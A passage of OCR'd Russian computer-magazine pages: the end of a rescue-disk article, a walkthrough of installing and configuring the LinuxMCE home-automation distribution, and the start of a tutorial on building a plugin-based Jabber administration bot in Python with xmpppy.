
```
# route add default gw IP-шлюза
```

Твой провайдер может использовать PPPoE или PPTP-сервер для предоставления доступа к интернету.
Настройка подобных подключений была подробно описана в статье «Прорыв сквозь PPP», опубликованной в майском номере за 2008 год. За сим я прощаюсь. Удачи!



links

- Спасательный загрузочный диск — www.sysresccd.org.
- Восстановитель таблицы разделов gpart — www.brzitwa.de/mb/gpart.
- Testdisk — универсальная утилита для восстановления всего и вся — www.cgsecurity.org/wiki/TestDisk.
- Спасатель данных dd_rescue — www.garloff.de/kurt/linux/ddrescue.
- Утилита nvclock — www.linuxhardware.org/nvclock.
- Прослойка NDISWrapper для запуска сетевых драйверов Windows — sourceforge.net/projects/ndiswrapper.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ZLOY.BOBR@GMAIL.COM/

МОЙ УМНЫЙ ДОМ — МОЯ КРЕПОСТЬ

Дистрибутив LinuxMCE: бесплатное решение для управления домом

Технология «умного дома» (Smart Home) уже не один год будоражит умы как разработчиков софта и железа, так и обычных пользователей. Ведь в домах существует большое количество самых разнообразных электронных устройств, при этом никак не связанных между собой. Если ты считаешь, что совместить их в единую систему очень дорого и под силу только специалистам экстра-класса, тогда читай эту статью. Постараюсь тебя переубедить.

ПРОЕКТ LINUXMCE

Название LinuxMCE (www.linuxmce.org) расшифровывается как Linux Media Center Edition. Можно с уверенностью предположить, что этот дистрибутив позволяет превратить обычный компьютер в современный домашний развлекательный медиацентр (Home Theater PC, HTPC). Но назначение LinuxMCE гораздо шире — Home Automation System, или полнофункциональная система автоматизации дома! Она способна управлять всеми доступными девайсами, начиная от обычного (ну, не совсем) выключателя света до устройств безопасности (сигнализация и видеонаблюдение), а также климат-контроля и бытовых приборов. Чтобы включиться в единую систему, устройства должны уметь работать по протоколу TCP/IP, X10, INSTEON, PLCBus, EIB/KNX, Z-Wave или 1-Wire. Для связи любого из них с компом потребуется специальный адаптер (для TCP/IP достаточно сетевухи). Чтобы не запутаться в одинаковых устройствах, установленных в разных комнатах, интерфейс управления предлагает интерактивные планы помещений, в которых пользователь может «расположить» имеющиеся девайсы по своему усмотрению. В качестве камер наблюдения можно использовать обычную веб-камеру, но лучше всего для этой цели подходят IP-камеры, поддерживающие различные варианты удаленного управления, да и цена на них сегодня уже перестала быть заоблачной. Аналоговая видеокамера цепляется через плату видеозахвата. Захваченное изображение с любой подключенной камеры можно просматривать в реальном времени, записывать постоянно, по заданному условию (время, движение, звонок в дверь и т.п.) или использовать комбинацию этих методов. Для обнаружения движения в поле зрения камеры используется программа Motion, речь о которой шла в статье «Сумеречный дозор», опубликованной в мартовском номере][за 2008 год. Продуманный механизм сценариев позволяет легко объединить реакцию нескольких устройств на наступление определенного события/событий или критерия (время суток, день недели). При этом пользователь получает очень гибкий механизм управления режимом работы системы охраны. Достаточно установить несколько вариантов, с помощью которых определить, как действовать системе в случае возникновения тех или иных событий (поднять тревогу, отправить SMS, позвонить на указанный номер и т.д.). Если помещение уже имеет готовую систему охраны, LinuxMCE способен легко интегрироваться и взаимодействовать с ней. Основой телефонии в LinuxMCE является

сервер Asterisk. Настройка параметров его работы при помощи несколько измененного FreePBX (www.freepbx.org) понятна даже человеку, далекому от VoIP, и не займет много времени. Для звонков с LinuxMCE на обычную телефонную линию понадобится ATA-адаптер (*либо PCI-плата для аналоговых линий а-ля Digium TDM410P с модулем расширения FXO — Прим. ред.*), а также софтофон (Xlite, Bria, Ekiga) или IP-телефон. Некоторые модели телефонов позволяют управлять всеми настройками LinuxMCE со своего экрана. Доступна функция follow-me («следуй за мной»), обеспечивающая автоматическое перенаправление вывода на различные устройства, к которым подходит пользователь, передвигаясь по помещениям. При выходе пользователя из зоны управления система переключается с Bluetooth на сотовую сеть (GPRS/WAP), что позволяет контролировать дом и управлять им практически на любом расстоянии.

Функциональность HTPC, в общем-то, стандартна — проигрывание медиаконтента (фильмы, «живое» или записанное ТВ, музыка, интернет-радио, фотки) с разных источников, сохранение файлов на диск, управление оборудованием при помощи IR (через трансмиттер GC100) или Bluetooth. Кроме того, имеющийся в комплекте SlimServer (сейчас — SqueezeCenter) позволяет транслировать аудиопоток на другие компоненты Smart Home.

Начало проекта датировано февралем 2007 года, когда через пять месяцев работы на Ubuntu была практически полностью (без коммерческих модулей DRM) портирована система автоматизации Plutohome (построена на Debian). Последующие версии LinuxMCE в качестве основы используют Kubuntu. Выбор был продиктован большими возможностями KDE по интеграции рабочих сред. Хотя нужно отметить, что релизы MCE выходят гораздо позже Kubuntu. Так, версия 0704, базирующаяся на Kubuntu 7.04, появилась в августе 2007 (Kubuntu — апрель), текущая стабильная 0710 — в мае 2008. Как можно заметить, нумерация LinuxMCE отражает версию Kubuntu, который послужил основой. Релиз 0810 находится на данный момент в состоянии разработки, — это первый релиз на KDE 4.x. Учитывая большое количество изменений, вносимых в дистрибутив, принято решение с версии 0810 (планируется полностью решить все проблемы, связанные с переходом на новый KDE) мигрировать на годовой цикл выхода дистрибутива.

СТРУКТУРА SMART HOME НА LINUXMCE

Прежде, чем приступить к более подробному обзору возможностей дистрибутива, познакомимся со специальными терминами, — они помогут понять принципы, на которых построен LinuxMCE. Сердцем и одновременно мозгом всей системы является выделенный (и единственный в сети) сервер Core. На нем собственно и работают сервисы, предоставляемые этим решением. Именно тут настраиваются все виды устройств и сервисов — IP-телефоны, камеры, проигрыватели, TV-тюнеры и пр. Компьютер Core должен быть достаточно мощным, — на его плечи выпадает самая большая нагрузка по обработке данных. Должно быть достаточно слотов расширения, чтобы подключить все устройства. Также понадобится производительный и емкий жесткий диск, хотя в качестве системы хранения информации можно использовать выделенный NAS-сервер. Core предоставляет все необходимое для загрузки тонких (бездисковых) клиентов, которые затем используются в качестве Media Director'ов.

Media Director (или Media Station) — это обычный компьютер, исполняющий роль медиаклиента, непосредственно выводящего видео на экран телевизора или музыку в колонки. Его можно использовать также в качестве десктопа (с Kubuntu), персонального видео рекордера (PVR), домофона или для видеосвязи. Плюс на него возложена задача по управлению и мониторингу за всем происходящим в доме: предлагается соответствующее экранное меню, и подключаются устройства управления. Как правило, такие системы не нуждаются в жестком диске и загружаются по сети, но никто не запрещает использовать хард. В Smart Home может быть несколько Media Director'ов, установленных в разных комнатах и подключенных к выходным устройствам. Сам Core-сервер может быть «чистым» или гибридным (Hybrid), то есть быть еще и Media Director'ом. Hybrid — наверное, самый простой вариант использования всей системы.

«MEDIA DIRECTOR — ЭТО ОБЫЧНЫЙ КОМПЬЮТЕР, ИСПОЛНЯЮЩИЙ РОЛЬ МЕДИАКЛИЕНТА, НЕПОСРЕДСТВЕННО ВЫВОДЯЩЕГО ВИДЕО НА ЭКРАН ТЕЛЕВИЗОРА ИЛИ МУЗЫКУ В КОЛОНКИ. ЕГО МОЖНО ИСПОЛЬЗОВАТЬ ТАКЖЕ В КАЧЕСТВЕ ДЕСКТОПА (С KUBUNTU), ПЕРСОНАЛЬНОГО ВИДЕО РЕКОРДЕРА (PVR), ДОМОФОНА ИЛИ ДЛЯ ВИДЕОСВЯЗИ».


Графический интерфейс управления Media Director'ом и всеми устройствами «умного дома» получил название Orbiter. Он бывает нескольких видов: универсальный с веб-интерфейсом, позволяющий управлять системой с любого компа; мобильный, представляющий собой телефон (с установленной Symbian или Microsoft Mobile) и поддерживающий нужные функции; ПК или КПК, подключенные через WiFi. Кроме того, в состав Media Director'а входит «экранный» орбитер, позволяющий улучшить управление при помощи подключенной к системному блоку клавиатуры или пультов дистанционного управления. Список орбитеров, которые можно использовать совместно с LinuxMCE, приведен на странице wiki.linuxmce.org/index.php/Category:Orbiters. Например, в качестве мобильного орбитера подойдут Nokia770/7650/6620/N800/N810, IPAQ 2210/5550/hx2410, Cisco 7970 (XML-Orbiter) и др. Интерфейс для подключения новых устройств написан на Ruby. Orbiter переведен на несколько языков и поддерживает различные варианты оформления. Русского в списке доступных языков нет; впрочем, большая часть используемых терминов должна быть понятна и без перевода.

УСТАНОВКА LINUXMCE

Ориентировочные системные требования для разных компонентов приведены в документе, расположенном по адресу wiki.linuxmce.org/index.php/Hardware. Естественно, для Core и Media Director требования отличаются. Если не предусмотрен захват и кодирование видеопотока, то для Core рекомендуемым минимумом является компьютер класса Pentium-III 733 МГц с 256 Мб RAM и 4 Гб хардом (непонятно почему, у меня после установки всегда съедалось не менее 8,5 Гб). Так как Media Director'ы непосредственно участвуют в выводе информации, для них требуются качественные видео и звуковые карты. Разработчики рекомендуют использовать с LinuxMCE платы от NVidia (GeForce 6200 — GeForce 8500). Список TV-тюнеров и карт захвата ты найдешь по ссылке (в том числе поддерживаются и устройства, подключаемые по USB).

Стабильная на момент написания этих строк версия 0710 распространяется для 32- и 64-битных редакций Kubuntu 7.10 (Gutsy Gibbon). В дальнейшем будем рассматривать установку и настройку именно этого релиза. Кстати, в конце марта истек срок поддержки десктопных версий *Ubuntu 7.10, поэтому обновлений к ним уже не предвидится.

На странице загрузки можно выбрать один из двух вариантов установочного образа. Если уже



info

• Для упрощения мы называем LinuxMCE дистрибутивом, хотя на самом деле это свободное дополнение к дистрибутиву Kubuntu.

• Основой системы автоматизации в LinuxMCE является Pluto (plutohome.com). Его код относительно недавно стал доступен под GPL, хотя готовые решения распространяются под коммерческой лицензией.


• Основная философия LinuxMCE выражена в девизе проекта: «If you're using a Media Center PC, it's all about the media, stupid, not the PC».

• При запущенном LinuxMCE для перехода в Kubuntu нажимаем <Ctrl+Alt+F7> и <Ctrl+Alt+F11> для возвращения обратно в LinuxMCE.

• 25 марта 2009 года завершена поддержка *Ubuntu 7.10.

• Для установки исходного кода LinuxMCE выполни команду «svn co http://svn.linuxmce.com/pluto/trunk/ linuxmce».

• Обзор MythTV читай в статье «Строим домашнюю медиастанцию» в июльском номере журнала за 2007 год.



ВО ВРЕМЯ УСТАНОВКИ СЛЕДУЕТ ВЫБРАТЬ РЕЖИМ CORE ИЛИ HYBRID

«В КАЧЕСТВЕ КАМЕР НАБЛЮДЕНИЯ ЛУЧШЕ ВСЕГО ПОДХОДЯТ IP-КАМЕРЫ».

есть диск с Kubuntu 7.10, можно остановиться на двух CD-дисках, обозначенных соответственно LinuxMCE-CD1-i386-rc2.iso и LinuxMCE-CD2-i386-rc2.iso (для 64-битных систем в имени будет присутствовать amd64). Они содержат пакеты для конвертации системы в LinuxMCE. Здесь есть один нюанс — это должна быть «свежая» система без каких-либо апдейтов (кстати, от интернета на время установки лучше отключиться, чтобы операционка чего не вытянула), иначе инсталлятор LinuxMCE может выдать ошибку и завершить работу.
Для «чистой» установки предназначен DVD-диск. Доступны два варианта — обычный 3,9 Гб и Dual Layer — 7,0 Гб. Второй содержит демо-видео хорошего качества. Надо сказать, польза от него невелика, поэтому смысла качать не вижу.
DVD устанавливается не просто, а очень просто: достаточно выбрать жесткий диск и ввести пароль для пользователя linuxmce, который будет использоваться для доступа по SSH. После чего все необходимые файлы скопируются на хард. В этом варианте будет использован весь диск, данные на котором уничтожатся. Вариант мультизагрузки изначально не предусмотрен; правда, инсталлятор легко обмануть (смотри врезку).
Установка с CD тоже не сложна. Записывать скачанные образы на диск необязательно. Ставим Kubuntu 7.10, затем монтируем CD1 из LinuxMCE в каталог /mnt:

```
$ sudo mount LinuxMCE-CD1-i386-rc2.iso /mnt -o loop
```

И — устанавливаем находящийся внутри пакет mce-installer:

```
$ sudo dpkg -i /mnt/mce-installer_2.0.1-1_i386.deb
```

После этого на рабочем столе появится значок «Install LinuxMCE». Чтобы начать процесс установки, просто щелкаем по нему. Да, во время установки будут перезаписаны некоторые системные файлы. Всякое бывает, поэтому на «боевой» системе лучше не экспериментировать.
Установка выполнена в виде нелокализованного пошагового мастера. В первом окне получаем сообщение о том, что обновление будет производиться из репозитария LinuxMCE (в нем содержатся все необходимые пакеты), а не Ubuntu. Назначение второго шага, предлагающего установить медиапроигрыватель, путает многих. На самом деле здесь предстоит определиться, в каком

УСТАНОВКА DVD-ВЕРСИИ LINUXMCE НА ОТДЕЛЬНЫЙ РАЗДЕЛ

По умолчанию при использовании DVD инсталлятор забирает хард полностью, попутно затирая всю инфу. Но есть один трюк, позволяющий поставить DVD-версию в отдельный раздел. Идея проста: нужно заставить установщик поверить, что система уже есть, а значит, ее нужно просто обновить. Для этого в отдельном разделе (лучше, чтобы это был /dev/sda1), отформатированном в одну из файловых систем Linux, создаем каталог /etc, а в нем — пустой файл pluto.conf. Во время установки программа находит /etc/pluto.conf и предлагает обновить имеющуюся систему.


режиме будет работать наш сервер — Hybrid (выбираем Yes) или Core (No, отказываемся от проигрывателя). Если на компьютере будет обнаружена видеокарта от NVidia, мастер предложит установить проприетарные драйвера (из интернета или с CD1). Отказываться от этой процедуры не стоит. Далее система пробует настроить сетевые интерфейсы при помощи DHCP. При желании выбираем «No, i'll set my network options manually» и устанавливаем настройки вручную. Затем указываем зеркало, с которого будет производиться обновление (в списке есть и российское). По умолчанию на сервере стартует DHCP-сервис, раздающий IP-адреса в диапазоне 192.168.80.1-192.168.80.254. Можно изменить эти настройки. Например, если LinuxMCE будет единственным хостом, тогда в DHCP нет необходимости. Теперь следует определиться с тем, как будет использоваться компьютер. При помощи переключателя выбираем один из двух предложенных вариантов:
• Primarily used as a PC — по умолчанию загружается Kubuntu, но можно переключиться в LinuxMCE;
• A dedicated LinuxMCE — наоборот.
Кстати, первый вариант также можно использовать на компьютере, выполняющем роль Media Director'а и обычного десктопа.
На этом все. Теперь мастер попросит указать, где находится CD1/CD2 и установочный Kubuntu 7.10 Desktop. Самый удобный вариант — задать расположение на харде соответствующих ISO-образов, тогда можно начать процесс установки, оставить компьютер и заняться своими делами. Если выбрать «It's in CD Drive», придется последовательно вставлять каждый диск в привод. В процессе установки могут появляться сообщения об ошибках, обычно они возникают при тестировании драйверов к различным устройствам. Если установка не закончена с Error, то на них обращать внимание не стоит, на результат работы они не влияют. По окончании будет запрошена перезагрузка.

НАСТРОЙКИ ПОСЛЕ ПЕРЕЗАГРУЗКИ

Первая загрузка несколько затянется, поскольку будут проверяться и донастраиваться все сервисы. Далее запустится мастер настройки аудио и видео — «AV




МАСТЕР HOUSE SETUP WIZARD ПОМОЖЕТ СКОНФИГУРИРОВАТЬ ПОДКЛЮЧЕННЫЕ УСТРОЙСТВА



ВЕБ-КОНСОЛЬ УПРАВЛЕНИЯ LINUXMCE — ADMIN WEBSITE



ПОСЛЕ УСТАНОВКИ LINUXMCE ЗАПУСТИТСЯ A/V WIZARD



ОРБИТЕР МОЖЕТ ИМЕТЬ НЕСКОЛЬКО ВАРИАНТОВ ИНТЕРФЕЙСОВ

Wizard». Сам процесс состоит из трех этапов, разбитых на девять шагов. На настройки рабочего стола Kubuntu эти установки никак не влияют, — они действуют только для LinuxMCE. В последующем мастер можно запустить повторно из меню LinuxMCE, выбрав Advanced — A/V Wizard (или в командной строке /usr/pluto/bin/AVWizard_Run.sh). Вначале при помощи трех окон выбираем видеоинтерфейс (VGA, DVI/HDMI, S-Video и так далее), разрешение и частоту развертки. После проверки правильности этих установок будет запрошен выбор одного из трех вариантов Orbiter User Interface (UI). Самый простой — «Static images, no overlay (lightweight)» — не требователен к производительности видеоподсистемы и будет работать на всех платформах. Наиболее продвинутый — «OpenGL with alpha blending (high-end)» — потребует NVidia 6/7/8/9xxx с не менее 128 Мб ОЗУ. После выбора одного из режимов с поддержкой OpenGL нужно протестировать работу нажатием кнопки «Test». На шаге «Adjust Image Size» указываем правильный размер изображения. Выбираем разъем, к которому подключены аудиоколонки, и тестируем вывод звука в обычном режиме, в Dolby и DTS (Digital Theater Sound) — последние два будут доступны в зависимости от выбранного аудиоразъема. Попутно выставляем нужную громкость. Смотрим итог. Если все в порядке, нажимаем «I agree» и ждем некоторое время, пока будут произведены соответствующие доустановки.

Теперь точно все. Если был выбран вариант «Primarily used as a PC», загрузится KDE, на рабочем столе которого будет расположена иконка для запуска LinuxMCE Launch Manager. Менеджер содержит несколько вкладок, — в них можно запускать MCE, а также управлять некоторыми его параметрами и просматривать журналы. Для запуска LinuxMCE во вкладке «Start» нажимаем «Start LinuxMCE» или «Start Core services», если нужны только сервисы, предоставляемые Core. Для автоматического их старта при открытии Launch Manager просто установи флажки в поле «Autostart Settings». Запуск займет некоторое время, по прошествии которого запустится еще один мастер, на этот раз — House Setup Wizard (в процессе эксплуатации его можно вызвать из меню «Misc — Advanced Options — Setup Wizard»). На первом шаге проверяются настройки видео и звука; если видно изображение, и слышен голос, нажимаем «Next» и получаем список устройств удаленного управления. Далее мастер может разделиться на два: House Setup Wizard и Media Player Wizard. Первый помогает настроить использование системы, для чего понадобится ввести имя, выбрать из списка страну, указать количество и назначение комнат, настроить системы управления светом, безопасности, параметры VoIP-провайдера и PVR-систему (MythTV или VDR). Если некоторых устройств в системе нет, нажимаем «Continue without one». Мастер укажет логин и пароль для регистрации и получения готовой почты. Теперь в Media Player Wizard для каждой комнаты указываем список устройств и методы управления ими. На последнем шаге можно установить ряд программ (w32codecs, DVD CSS и другие). Если ПДУ для какого-то устройства отсутствует, нажимаем «Don't control my ...» и идем дальше. В процессе выбора устройств будут устанавливаться все необходимые драйвера, при этом окно сообщений будет чуть перекрывать рабочее поле мастера (не очень удобно). По окончании щелкаем «Start using the system». Для перехода в Kubuntu используем ссылку «KDE Desktop» или нажимаем <Ctrl+Alt+F7>; если нужно вернуться обратно в LinuxMCE — <Ctrl+Alt+F11>.

После установки доступен LinuxMCE Admin Website, который можно открыть, обратившись по адресу http://core_ip/pluto-admin или нажав кнопку в Launch Manager. Отсюда можно произвести все настройки, о которых говорилось ранее, и по ссылке на первой странице скачать орбитеры для Windows и некоторые другие утилиты.

ЗАКЛЮЧЕНИЕ

Возможностей у LinuxMCE довольно много, поэтому первоначальную настройку должен производить человек, как минимум понимающий, что он делает. Что касается последующей эксплуатации, то она не вызовет проблем даже у чайника — выбирай устройство да нажимай кнопки! ⌶



links

- Официальный сайт проекта LinuxMCE — linuxmce.org.
- WiKi проекта LinuxMCE содержит огромное количество информации — wiki.linuxmce.org.
- Неофициальный русский сайт LinuxMCE — linuxmce.ru.
- Интернет-проект «Умный дом своими руками» — hosm.ru.



warning

При установке DVD-варианта LinuxMCE все данные на жестком диске будут уничтожены, мультизагрузка систем не предусмотрена.

РОМАН «SPIRIT» ХОМЕНКО
/ HTTP://TUTAMC.COM /



СХЕМА РАБОТЫ ДЖАББЕРА

РОБОТ ДЛЯ АДМИНИСТРАТОРА

Программим крутой jabber-бот с поддержкой плагинов на Python'е

Британские ученые давно доказали, что собственным джаббер-ботом должен обладать любой уважающий себя администратор. Еще бы, ведь это он спасет в экстремальной ситуации, когда под рукой нет putty, зато есть джаббер-клиент (ты ведь уже завязал с аськой, правда?).

Пришло тепло, а вместе с ним — и выезды на природу с шашлыками. И пока я смотрел на костер, предвкушая начало отдыха, зазвонил телефон (в соответствии с приказами он должен быть при каждом сотруднике милиции на случай тревоги или команды «сбор»). Звонил полковник, срочно вызывающий меня на работу и требующий выдать ему на серваке новый пароль. Работы на пару минут, но где же я в лесу достану комп с инетом? Матерый гик портативную ЭВМ себе, наверняка, найдет и там (пить, гулять и морально разлагаться без ноута/субноута немыслимо!), но я оказался не таков, и на этом пикник для меня закончился. Вечером я вспомнил, что на телефоне у меня установлен джаббер-месенджер, и, если бы на серваке присутствовал соответствующий бот, который мог бы исполнять его команды, летний отдых бы не обломался. «Никогда не поздно начать», — сказал себе я и принялся за работу.

PYTHON & JABBER

Почему Python? А потому, что зеленый змий — единственный развивающийся (в отличие от Perl'a, развитие которого де-факто прекращено) системный (в отличие от вебовского PHP) скриптовый язык программирования. Выбор протокола сделать еще проще, ведь у джаббера в этом плане нет конкурентов — аська не подходит ввиду отсутствия нативного шифрования и централизованности (их сервак может лежать или капиталистическое начальство опять начнет что-то мутить со сменой протокола).

Юзать на Питоне джаббер-протокол можно двумя способами: простым и сложным.



ЛОГО ДЖАББЕРА

«Сложно» — это путем чтения документации (xmpp.org/rfcs) и с использованием сокетов. Если хочешь разобраться с протоколом — это способ оптимален, советую посмотреть, как сделан бот от eLWAux (исходники есть на диске).
Легкий путь подразумевает использование уже написанных библиотек. Их немало, например:

- **Twisted Words** (twistedmatrix.com/projects/words);
- **jabber.py** (jabberpy.sourceforge.net);
- **xmppppy** (xmpppy.sourceforge.net).

Выбор определяется в основном личными пристрастиями. Мне больше понравилась xmppppy от Алексея Нежданова. Ею мы и воспользуемся.

АРХИТЕКТУРА

Итак, задача поставлена: написать джаббер-бот, способный принимать и исполнять команды. Нет, стой, это слишком просто. Усложним все и напишем полноценный бот с поддержкой плагинов, один из которых и решает задачу администрирования.
Система у нас будет состоять из бота (bot.py), файла конфигурации (config.ini), папки с плагинами (plugins) и библиотеки xmpppy. Бот будет иметь два типа плагинов. Представители первой группы доступны всем, второй — лишь избранным, по списку или паролю.
При проектировании системы с плагинами всегда встает вопрос об их полномочиях по управлению ботом. С одной стороны, чем меньше прав плагину мы даем, тем проще их писать, но и возможности получаются более ограниченными. Поэтому пусть лучше плагины будут низкоуровневыми. Трудностей мы не боимся.

СИСТЕМА КОНФИГОВ

Программинг бота начнем с реализации чтения конфига, который будет храниться во всем известном ini-формате в файле config.ini (кстати, амеры весело произносят «ini» как «айнай»). В секции connect мы разместим параметры доступа к аккаунту, на котором будет висеть бот, а в секции permission — список юзеров, имеющих доступ к админке (пароли будут храниться там же).
Удобную работу с ini-файлами в Питоне обеспечивает библиотека ConfigParser. Для чтения параметров мы используем две функции оттуда. Первая, read — для чтения конфигурационного файла, имя которого передается как параметр. Вторая функция, get, нужна, чтобы достать какой-то параметр. Она принимает в качестве параметров секцию и имя параметра. Рассмотрим эту функцию:

```
def loadConfig():
  import ConfigParser
  config = \
   ConfigParser.ConfigParser()
  config.read('config.ini')
  login = config.get('connect',
   'login')
  password = config.get('connect',
   'password')
  allow_password =
   config.get('permission',
     'allow_password')
  user_no_pass = config.get(
   'permission', 'user_no_pass')
  user_no_pass = \
   user_no_pass.split(',')

  return {'login':login,
   'password':password,
   'allow_password':allow_password,
   'user_no_pass':user_no_pass}
```

Здесь мы читаем переменную со списком юзеров, которым разрешен доступ в админку, и превращаем в список методом split по запятой как разделителю. Далее все параметры мы возвращаем упакованными в ассоциативный массив (на языке Питона — словарь). Теперь конфиг можно прочитать:

```
config = loadConfig()
```

ЗАПУСК БОТА

Перейдем к использованию xmpppy и запуску бота. Сперва создадим объект jid от xmpp.JID, передав имя пользователя, взятого из нашего загруженного конфига. Создание главного объекта bot производится от xmpp.Client с передачей домена, на котором находится юзер, и пустым списком, чтобы на экран не выводилась отладочная информация (тру-хакеры работают только методом научного тыка).

```
jid = xmpp.JID(config['login'])
bot = xmpp.Client(jid.
getDomain(),debug=[])
```

Чтобы иметь полный контроль над ботом в любой точке программы (и в главном цикле, и в плагинах), мы будем передавать наш объект bot повсеместно. Но ведь конфиг, список плагинов и другая служебная информация также может понадобиться (например, плагину help нужно знать, какие плагины установлены)? Да, и поэтому в объект bot мы сохраним всю интересную инфу. Так, конфиг сохраним строкой:

```
bot.config = config
```

Можно законектиться и пройти аутентификацию:

```
bot.connect()
bot.auth(jid.getNode(),
  bot.config['password'])
```


Прием сообщения в xmpppy реализуется через привязку функции к событию прихода сообщения. Сначала нужно создать функцию, к примеру, message, а потом, методом bot.RegisterHandler зарегистрировать ее:

```
bot.RegisterHandler('message',
 message)
```

Теперь в цикле необходимо вызвать bot.Process(1), который принимает входящие

ПРОЕКТ JABBER

